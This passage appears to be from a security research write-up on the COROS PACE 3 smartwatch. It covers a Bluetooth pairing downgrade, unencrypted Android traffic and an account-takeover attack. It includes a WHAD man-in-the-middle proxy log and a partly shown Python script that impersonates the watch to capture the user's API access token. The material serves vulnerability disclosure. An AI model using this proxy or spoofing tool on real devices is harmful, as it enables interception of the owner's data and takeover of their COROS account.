followed by an <code class="language-plaintext highlighter-rouge">AuthReq</code> (Authentication Request) message from the watch. 
This triggers the iOS BLE pairing process.</p>

<p>As described in the <a href="#authentication">previous section</a>, the COROS PACE 3 enforces Legacy Pairing using the <code class="language-plaintext highlighter-rouge">Just Works</code> method.</p>

<p>Besides classic adversary-in-the-middle attacks against the Legacy Pairing, we also observed that the pairing process is not strictly required for the assignment to succeed.
In practice, if the <code class="language-plaintext highlighter-rouge">AuthReq</code> is dropped during the initial setup, the pairing fails silently –
yet the app still gains access to read and write the watch’s BLE characteristics (see also <a href="#services--characteristics">Services &amp;amp; characteristics</a>).</p>

<p>This opens the door for downgrade attacks, where an attacker prevents secure pairing from completing and forces the devices into unencrypted communication.
Tools like <a href="https://github.com/whad-team/whad-client">WHAD</a> make executing such attacks straightforward:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>wble-proxy <span class="nt">-i</span> hci3 <span class="nt">-p</span> hci2 F7:AF:1D:27:03:0E
Scanning <span class="k">for </span>target device <span class="o">(</span><span class="nb">timeout</span>: 30 seconds<span class="o">)</span>...
Proxy is ready, press a key to stop.
Remote device connected
<span class="o">[!]</span> Subscribed to notification <span class="k">for </span>charac. 2A19
<span class="o">[!]</span> Subscribed to notification <span class="k">for </span>charac. 6e400003-b5a3-f393-e0a9-77656c6f6f70
<span class="o">[!]</span> Subscribed to notification <span class="k">for </span>charac. 6e400003-b5a3-f393-e0a9-e50e24dcca9e
<span class="o">[!]</span> Subscribed to notification <span class="k">for </span>charac. 6e400003-b5a3-f393-e0a9-77757c7f7f70
<span class="o">&amp;gt;&amp;gt;&amp;gt;</span> Characteristic 6e400002-b5a3-f393-e0a9-77656c6f6f70 written
00000000: A5 00 00 23 8B D3 BD 2A  BC 32 15 08 03 00 0E 01  ...#...<span class="k">*</span>.2......
00000010: 02 00 80 07                                       ....
<span class="o">&amp;lt;&amp;lt;&amp;lt;</span> <span class="o">[!]</span> Notification <span class="k">for </span>charac. 6e400003-b5a3-f393-e0a9-77656c6f6f70:
00000000: A5 00 31 8D 03 27 1D AF  F7 85 00 0D 0E 08 81 01  ..1..<span class="s1">'..........
00000010: 4C 00 82 A3                                       L...
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-77656c6f6f70:
00000000: 0D 00 09 01 00 0A                                 ......
&amp;gt;&amp;gt;&amp;gt; Characteristic 2A28 read
00000000: 56 20 33 2E 30 38 30 38  2E 30                    V 3.0808.0
&amp;gt;&amp;gt;&amp;gt; Characteristic 2A25 read
00000000: 31 44 32 37 30 33 38 44  32 30 45 44              1D27038D20ED
&amp;gt;&amp;gt;&amp;gt; Characteristic 2A27 read
00000000: 57 33 31 41 43 32 39 31  38 39                    W31AC29189
&amp;gt;&amp;gt;&amp;gt; Characteristic 2A24 read
00000000: 43 4F 52 4F 53 20 57 33  33 31                    COROS W331
&amp;gt;&amp;gt;&amp;gt; Characteristic 2A19 read
00000000: 49                                                I
&amp;gt;&amp;gt;&amp;gt; Characteristic 2A28 read
00000000: 56 20 33 2E 30 38 30 38  2E 30                    V 3.0808.0
&amp;gt;&amp;gt;&amp;gt; Characteristic 2A24 read
00000000: 43 4F 52 4F 53 20 57 33  33 31                    COROS W331
&amp;gt;&amp;gt;&amp;gt; Characteristic 6e400002-b5a3-f393-e0a9-77656c6f6f70 written
00000000: 0D 00                                             ..
&amp;gt;&amp;gt;&amp;gt; Characteristic 6e400002-b5a3-f393-e0a9-77656c6f6f70 written
00000000: A7 00 00 0D 0D                                    .....
&amp;gt;&amp;gt;&amp;gt; Characteristic 6e400002-b5a3-f393-e0a9-77656c6f6f70 written
00000000: 7C 00 0C 00 00 00 00 00  2B BC 32 15 08 03 45     |.......+.2...E
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-77656c6f6f70:
00000000: A7 01 00 04 85 00 0D 0E  0D 0F 00 01 04 0C 01 02  ................
00000010: 10 08 81 01                                       ....
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-77656c6f6f70:
00000000: A7 00 00 50 81 01 00 40                           ...P...@
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-77656c6f6f70:
00000000: 7C 01 00 30 F9 00 00 10  4B 24 00 00 D3 03 00 14  |..0....K$......
00000010: 3C 0C 00 00                                       &amp;lt;...
&amp;gt;&amp;gt;&amp;gt; Characteristic 6e400002-b5a3-f393-e0a9-77656c6f6f70 written
00000000: B0 00 00 02 04 06                                 ......
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-77656c6f6f70:
00000000: 7C 00 00 DA                                       |...
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-e50e24dcca9e:
00000000: EF 03 A5 5A 00 02 01 01  00 00 00 04 02 09 D2 4F  ...Z...........O
00000010: 69 10 B9 B0                                       i...
&amp;gt;&amp;gt;&amp;gt; Characteristic 6e400002-b5a3-f393-e0a9-77656c6f6f70 written
00000000: 78 00 54 00 00 00 00 10  00 10 00 00 00 48 C9 66  x.T..........H.f
00000010: EB                                                .
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-e50e24dcca9e:
00000000: 31 15 55 70 6C 6F 61 64  3A 4C 6F 67 52 3A 45 72  1.Upload:LogR:Er
00000010: 61 73 65 3A                                       ase:
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-e50e24dcca9e:
00000000: 53 69 7A 65 3D 65 38 30  2F 30 20 4F 66 66 73 65  Size=e80/0 Offse
00000010: 74 3D 30 20                                       t=0
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-e50e24dcca9e:
00000000: 43 4E 54 3D 31 20 53 50  44 3D 38 2E 32 35 20 42  CNT=1 SPD=8.25 B
00000010: 4C 45 3D 31                                       LE=1
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-e50e24dcca9e:
00000000: 32 2F 32 34 30 2F 31 00  89 08 F5 B0 31 15 42 4C  2/240/1.....1.BL
00000010: 45 3A 63 6F                                       E:co
&amp;gt;&amp;gt;&amp;gt; Characteristic 6e400002-b5a3-f393-e0a9-77656c6f6f70 written
00000000: 7C 00 36 00 00 00 00 00  2E BC 32 15 08 03 72     |.6.......2...r
&amp;lt;&amp;lt;&amp;lt; [!] Notification for charac. 6e400003-b5a3-f393-e0a9-e50e24dcca9e:
00000000: 6E 6E 5F 70 61 72 61 6D  3A 31 2C 30 2C 31 32 2C  nn_param:1,0,12,
00000010: 32 35 2C 35                                       25,5
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>In summary, the security of the BLE communication between the COROS PACE 3 and the iOS app depends on the integrity of the initial pairing process.
If an attacker is nearby during inital setup, they can intercept, downgrade, or manipulate the pairing process.</p>

<h3 id="android">Android</h3>

<p>In theory, the same pairing vulnerabilities observed with the COROS iOS app should also apply when using the Android version. 
However, in practice, things turned out to be quite different.</p>

<p>Although the overall setup process appears nearly identical from a user perspective, we observed a key technical difference:
When pairing with an Android device, the watch does not send an <code class="language-plaintext highlighter-rouge">AuthReq</code>, meaning that no pairing or bonding is initiated at all.</p>

<p>By analyzing the BLE traffic during setup, 
we identified that the watch differentiates between Android and iOS clients based on how the mobile application identifies itself during the initial connection:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre># Data written to 6e400002-b5a3-f393-e0a9-77656c6f6f70 by the Android app:
00000000: 8b00 af49 a868 4c00 008c 0200 0008 0700  ...I.hL.........
00000010: 0095 9da8 af84 ffff ffff ff00 40a0 347a  ............@.4z
00000020: f07b 0630 3330 3339 3700 0000 0000 0000  .{.030397.......
00000030: 0000 0000 0000 83b9 3717 0006 0000 0000  ........7.......
00000040: 0000 0020 0000 0000 00de                 ... ......
</pre></td></tr></tbody></table></code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre># Data written to 6e400002-b5a3-f393-e0a9-77656c6f6f70 by the iOS app:
00000000: 8b00 af49 a800 0000 008c 0200 0008 0700  ...I............
00000010: 0095 9da8 af84 ffff ffff ff00 40a0 347a  ............@.4z
00000020: f07b 0669 5068 6f6e 6500 0000 0000 0000  .{.iPhone.......
00000030: 0000 0000 0000 83b9 3717 0006 0080 a53c  ........7......&amp;lt;
00000040: ad00 0020 0080 a53c ad73                 ... ...&amp;lt;.s
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Depending on this identification, the watch adapts its behavior:</p>

<ul>
  <li>When an iOS device initiates the setup, the watch triggers the BLE pairing process by sending an <code class="language-plaintext highlighter-rouge">AuthReq</code>, aiming to establish a bonded connection.</li>
  <li>When an Android device is used, this step is completely skipped – no AuthReq is sent, and no pairing or bonding takes place.</li>
</ul>

<p>This behavior significantly worsens the overall security posture.</p>

<p>Without pairing, the communication between the Android app and the watch is neither encrypted nor authenticated.</p>

<p>As a result, an attacker does not need to be present during the first-time use. 
Any ongoing BLE connection between an Android phone and the watch can be intercepted, sniffed, or tampered with, 
making attacks far more practical and harder to detect.</p>

<p>So why does the COROS PACE 3 enforce pairing and bonding on iOS, but not on Android?</p>

<p>We assume this behavior is related to how iOS handles Bluetooth notifications. 
In Apple’s Bluetooth stack, notifications from a mobile device (such as call or message alerts) can only be delivered to a BLE peripheral if the devices are bonded. 
This security requirement is enforced at the operating system level.</p>

<p>The following screenshot shows the iOS Bluetooth settings where notification options for a paired device only appear after a successful bonding process:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/iosnotify.png" alt="iOS notification settings for paired and bonded devices" />
<em>iOS notification settings for paired and bonded devices</em></p>

<p>On Android, however, these system-level restrictions do not exist in the same form.
Apps can typically manage BLE notifications without requiring a bonded connection.
As a result, the COROS app on Android skips the pairing process entirely whether for convenience or due to differences in implementation.</p>

<p><strong>Bonus:</strong> Even if the COROS PACE 3 is manually paired and bonded on an Android device using third-party tools like <a href="https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp">nRF Connect</a>, 
this has no impact on how the official COROS app communicates with the watch.</p>

<p>The app continues communicating unencrypted by directly reading from and writing to BLE characteristics, as if no pairing had occurred at all.</p>

<p>The following image shows the bonded state of the COROS PACE 3 within the nRF Connect app.</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/android-bonded.png" alt="COROS PACE 3 bonded via nrf Connect" />
<em>COROS PACE 3 bonded via nrf Connect</em></p>

<h2 id="coros-account-takeover">COROS account takeover</h2>

<p>While taking a closer look the the actual BLE communication between the app and the COROS PACE 3, 
we noticed that several sensitive data is transmitted from the phone to the watch every time it gets connected.</p>

<p>One example is the API key (<em>accessToken</em>) associated with the logged-in user account in the COROS app.
This key is used to authenticate against the COROS back-end services and grants access to critical features such as uploading and downloading training data, 
managing user preferences, and modifying account information.</p>

<p>So besides the already described adversary-in-the-middle attacks, we developed a tool to emulate a fake COROS watch with the goal to steal this API key:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
</pre></td><td class="rouge-code"><pre><span class="kn">from</span> <span class="n">whad.ble</span> <span class="kn">import</span> <span class="n">Peripheral</span>
<span class="kn">from</span> <span class="n">whad.ble.profile.advdata</span> <span class="kn">import</span> <span class="n">AdvCompleteLocalName</span><span class="p">,</span> <span class="n">AdvDataFieldList</span><span class="p">,</span> <span class="n">AdvFlagsField</span><span class="p">,</span> <span class="n">AdvLeSupportedFeatures</span>
<span class="kn">from</span> <span class="n">whad.ble.profile.attribute</span> <span class="kn">import</span> <span class="n">UUID</span>
<span class="kn">from</span> <span class="n">whad.device</span> <span class="kn">import</span> <span class="n">WhadDevice</span>
<span class="kn">from</span> <span class="n">time</span> <span class="kn">import</span> <span class="n">sleep</span>
<span class="kn">import</span> <span class="n">sys</span>
<span class="kn">from</span> <span class="n">struct</span> <span class="kn">import</span> <span class="n">pack</span><span class="p">,</span> <span class="n">unpack</span>
<span class="kn">from</span> <span class="n">whad.ble.profile</span> <span class="kn">import</span> <span class="n">PrimaryService</span><span class="p">,</span> <span class="n">Characteristic</span><span class="p">,</span> <span class="n">GenericProfile</span><span class="p">,</span> <span class="n">read</span><span class="p">,</span> <span class="n">write</span>
<span class="kn">from</span> <span class="n">whad.ble.stack.smp</span> <span class="kn">import</span> <span class="n">Pairing</span>
<span class="kn">from</span> <span class="n">whad.common.monitors</span> <span class="kn">import</span> <span class="n">WiresharkMonitor</span>
<span class="kn">import</span> <span class="n">binascii</span>
<span class="kn">from</span> <span class="n">hexdump</span> <span class="kn">import</span> <span class="n">hexdump</span>


<span class="c1"># Define your custom profile
</span><span class="k">class</span> <span class="nc">coros_dev</span><span class="p">(</span><span class="n">GenericProfile</span><span class="p">):</span>


    <span class="c1"># Generic Access
</span>    <span class="n">s_generic_access</span> <span class="o">=</span> <span class="nc">PrimaryService</span><span class="p">(</span>
        <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x1800</span><span class="p">),</span>

        <span class="n">device_name</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x2A00</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">value</span><span class="o">=</span><span class="sa">b</span><span class="sh">'</span><span class="s">COROS PACE 3 7A8F48</span><span class="sh">'</span>
        <span class="p">),</span>
    <span class="p">)</span>


    <span class="c1"># Battery Service
</span>    <span class="n">s_battery</span> <span class="o">=</span> <span class="nc">PrimaryService</span><span class="p">(</span>
        <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x180f</span><span class="p">),</span>

        <span class="n">battery_level</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x2a19</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">notify</span> <span class="o">=</span> <span class="bp">True</span><span class="p">,</span>
            <span class="n">value</span><span class="o">=</span><span class="nf">pack</span><span class="p">(</span><span class="sh">'</span><span class="s">B</span><span class="sh">'</span><span class="p">,</span> <span class="mi">100</span><span class="p">)</span>
        <span class="p">),</span>
    <span class="p">)</span>


    <span class="c1"># Device Information
</span>    <span class="n">s_dev_info</span> <span class="o">=</span> <span class="nc">PrimaryService</span><span class="p">(</span>
        <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x180a</span><span class="p">),</span>

        <span class="n">model</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x2a24</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">Security</span> <span class="o">=</span> <span class="bp">True</span><span class="p">,</span>
            <span class="n">value</span><span class="o">=</span><span class="sa">b</span><span class="sh">'</span><span class="s">COROS W331</span><span class="sh">'</span>
        <span class="p">),</span>

        <span class="n">serial</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x2a25</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">value</span><span class="o">=</span><span class="sa">b</span><span class="sh">'</span><span class="s">1D27038D20ED</span><span class="sh">'</span>
        <span class="p">),</span>

        <span class="n">hw_rev</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x2a27</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">value</span><span class="o">=</span><span class="sa">b</span><span class="sh">'</span><span class="s">W31AC29189</span><span class="sh">'</span>
        <span class="p">),</span>

        <span class="n">sw_rev</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x2a28</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">value</span><span class="o">=</span><span class="sa">b</span><span class="sh">'</span><span class="s">V 3.0708.0</span><span class="sh">'</span>
        <span class="p">),</span>
    <span class="p">)</span>


    <span class="c1"># 6e400001b5a3f393e0a977656c6f6f70
</span>    <span class="n">s_6f70</span> <span class="o">=</span> <span class="nc">PrimaryService</span><span class="p">(</span>
        <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400001b5a3f393e0a977656c6f6f70</span><span class="p">),</span>

        <span class="n">c_f6f70_read</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400003b5a3f393e0a977656c6f6f70</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">notify</span> <span class="o">=</span> <span class="bp">True</span>
        <span class="p">),</span>

        <span class="n">c_f6f70_write</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400002b5a3f393e0a977656c6f6f70</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">write_without_response</span><span class="sh">'</span><span class="p">]</span>
        <span class="p">),</span>
    <span class="p">)</span>


    <span class="c1"># 6e400001b5a3f393e0a9e50e24dcca9e
</span>    <span class="n">s_ca9e</span> <span class="o">=</span> <span class="nc">PrimaryService</span><span class="p">(</span>
        <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400001b5a3f393e0a9e50e24dcca9e</span><span class="p">),</span>

        <span class="n">c_ca9e_read</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400003b5a3f393e0a9e50e24dcca9e</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">notify</span> <span class="o">=</span> <span class="bp">True</span><span class="p">,</span>
            <span class="n">value</span><span class="o">=</span><span class="nf">pack</span><span class="p">(</span><span class="sh">'</span><span class="s">B</span><span class="sh">'</span><span class="p">,</span> <span class="mi">100</span><span class="p">)</span>
        <span class="p">),</span>

        <span class="n">c_ca9e_write</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400002b5a3f393e0a9e50e24dcca9e</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">write_without_response</span><span class="sh">'</span><span class="p">]</span>
        <span class="p">),</span>
    <span class="p">)</span>


    <span class="c1"># 6e400001b5a3f393e0a977757c7f7f70
</span>    <span class="n">s_7f70</span> <span class="o">=</span> <span class="nc">PrimaryService</span><span class="p">(</span>
        <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400001b5a3f393e0a977757c7f7f70</span><span class="p">),</span>

        <span class="n">c_7f70_read</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400003b5a3f393e0a977757c7f7f70</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">read</span><span class="sh">'</span><span class="p">],</span>
            <span class="n">notify</span> <span class="o">=</span> <span class="bp">True</span>
        <span class="p">),</span>

        <span class="n">c_7f70_write</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x6e400002b5a3f393e0a977757c7f7f70</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">'</span><span class="s">write_without_response</span><span class="sh">'</span><span class="p">]</span>
        <span class="p">),</span>
    <span class="p">)</span>


    <span class="c1"># Heart Rate
</span>    <span class="n">s_heart</span> <span class="o">=</span> <span class="nc">PrimaryService</span><span class="p">(</span>
        <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x180d</span><span class="p">),</span>

        <span class="n">hrm</span> <span class="o">=</span> <span class="nc">Characteristic</span><span class="p">(</span>
            <span class="n">uuid</span><span class="o">=</span><span class="nc">UUID</span><span class="p">(</span><span class="mh">0x2a37</span><span class="p">),</span>
            <span class="n">permissions</span> <span class="o">=</span> <span class="p">[</span><span class="sh">''</span><span class="p">],</span>
            <span class="n">notify</span> <span class="o">=</span> <span class="bp">True</span><span class="p">,</span>
            <span class="n">value</span><span class="o">=</span><span class="nf">pack</span><span class="p">(</span><span class="sh">'</span><span class="s">B</span><span class="sh">'</span><span class="p">,</span> <span class="mi">100</span><span class="p">)</span>
        <span class="p">),</span>
    <span class="p">)</span>


    <span class="nd">@write</span><span class="p">(</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_write</span><span class="p">)</span>
    <span class="k">def</span> <span class="nf">on_c_f6f70_write</span><span class="p">(</span><span class="n">self</span><span class="p">,</span> <span class="n">offset</span><span class="p">,</span> <span class="n">length</span><span class="p">,</span> <span class="n">without_response</span><span class="p">):</span>
        <span class="n">recv</span> <span class="o">=</span> <span class="n">binascii</span><span class="p">.</span><span class="nf">hexlify</span><span class="p">(</span><span class="n">self</span><span class="p">.</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_write</span><span class="p">.</span><span class="n">value</span><span class="p">)</span>
        <span class="k">if</span> <span class="n">debug</span> <span class="o">==</span> <span class="bp">True</span><span class="p">:</span>
            <span class="nf">hexdump</span><span class="p">(</span><span class="n">binascii</span><span class="p">.</span><span class="nf">unhexlify</span><span class="p">(</span><span class="n">recv</span><span class="p">))</span>
        <span class="k">if</span> <span class="n">recv</span><span class="p">[:</span><span class="mi">4</span><span class="p">]</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">'</span><span class="s">a500</span><span class="sh">'</span><span class="p">:</span>
            <span class="n">self</span><span class="p">.</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_read</span><span class="p">.</span><span class="n">value</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="sh">"</span><span class="s">A500318D03271DAFF785240D4EB07E014C0098C2</span><span class="sh">"</span><span class="p">)</span> 
            <span class="n">self</span><span class="p">.</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_read</span><span class="p">.</span><span class="n">value</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="sh">"</span><span class="s">0D000901000A</span><span class="sh">"</span><span class="p">)</span>

        <span class="k">if</span> <span class="n">recv</span><span class="p">[:</span><span class="mi">4</span><span class="p">]</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">'</span><span class="s">b000</span><span class="sh">'</span><span class="p">:</span>
            <span class="n">self</span><span class="p">.</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_read</span><span class="p">.</span><span class="n">value</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="sh">"</span><span class="s">B0000100170001020304050608090A260B0C0D0E101112141A1C1E1F011455565762656A4A5A707172735074777576787900021480804E09E1FFF66FF5FF75BE0C1FDEF43D010000040202003F</span><span class="sh">"</span><span class="p">)</span>

        <span class="k">if</span> <span class="n">recv</span><span class="p">[:</span><span class="mi">4</span><span class="p">]</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">'</span><span class="s">8b00</span><span class="sh">'</span><span class="p">:</span>
            <span class="n">self</span><span class="p">.</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_read</span><span class="p">.</span><span class="n">value</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="sh">"</span><span class="s">8B000101</span><span class="sh">"</span><span class="p">)</span>

        <span class="k">if</span> <span class="n">recv</span><span class="p">[:</span><span class="mi">4</span><span class="p">]</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">'</span><span class="s">a600</span><span class="sh">'</span><span class="p">:</span>
            <span class="n">self</span><span class="p">.</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_read</span><span class="p">.</span><span class="n">value</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="sh">"</span><span class="s">A6000101</span><span class="sh">"</span><span class="p">)</span>

        <span class="k">if</span> <span class="n">recv</span><span class="p">[:</span><span class="mi">4</span><span class="p">]</span> <span class="o">==</span> <span class="sa">b</span><span class="sh">'</span><span class="s">b200</span><span class="sh">'</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Access key received:</span><span class="sh">"</span><span class="p">)</span>
            <span class="nf">hexdump</span><span class="p">(</span><span class="n">binascii</span><span class="p">.</span><span class="nf">unhexlify</span><span class="p">(</span><span class="n">recv</span><span class="p">))</span>
            <span class="n">self</span><span class="p">.</span><span class="n">s_6f70</span><span class="p">.</span><span class="n">c_f6f70_read</span><span class="p">.</span><span class="n">value</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="sh">""</span><span class="p">)</span>

        <span class="k">return</span>


<span class="k">if</span> <span class="nf">len</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">)</span> <span class="o">&amp;gt;=</span> <span class="mi">2</span><span class="p">:</span>
    <span class="n">my_profile</span> <span class="o">=</span> <span class="nf">coros_dev</span><span class="p">()</span>

    <span class="n">device</span> <span class="o">=</span> <span class="n">WhadDevice</span><span class="p">.</span><span class="nf">create</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">])</span>

    <span class="n">debug</span> <span class="o">=</span> <span class="bp">False</span>

    <span class="n">pairing</span> <span class="o">=</span> <span class="nc">Pairing</span><span class="p">(</span>
        <span class="n">lesc</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span>
        <span class="n">mitm</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span>
        <span class="n">bonding</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span>
    <span class="p">)</span>

    <span class="n">address</span> <span class="o">=</span> <span class="sh">"</span><span class="s">F7:AF:1D:27:03:09</span><span class="sh">"</span>

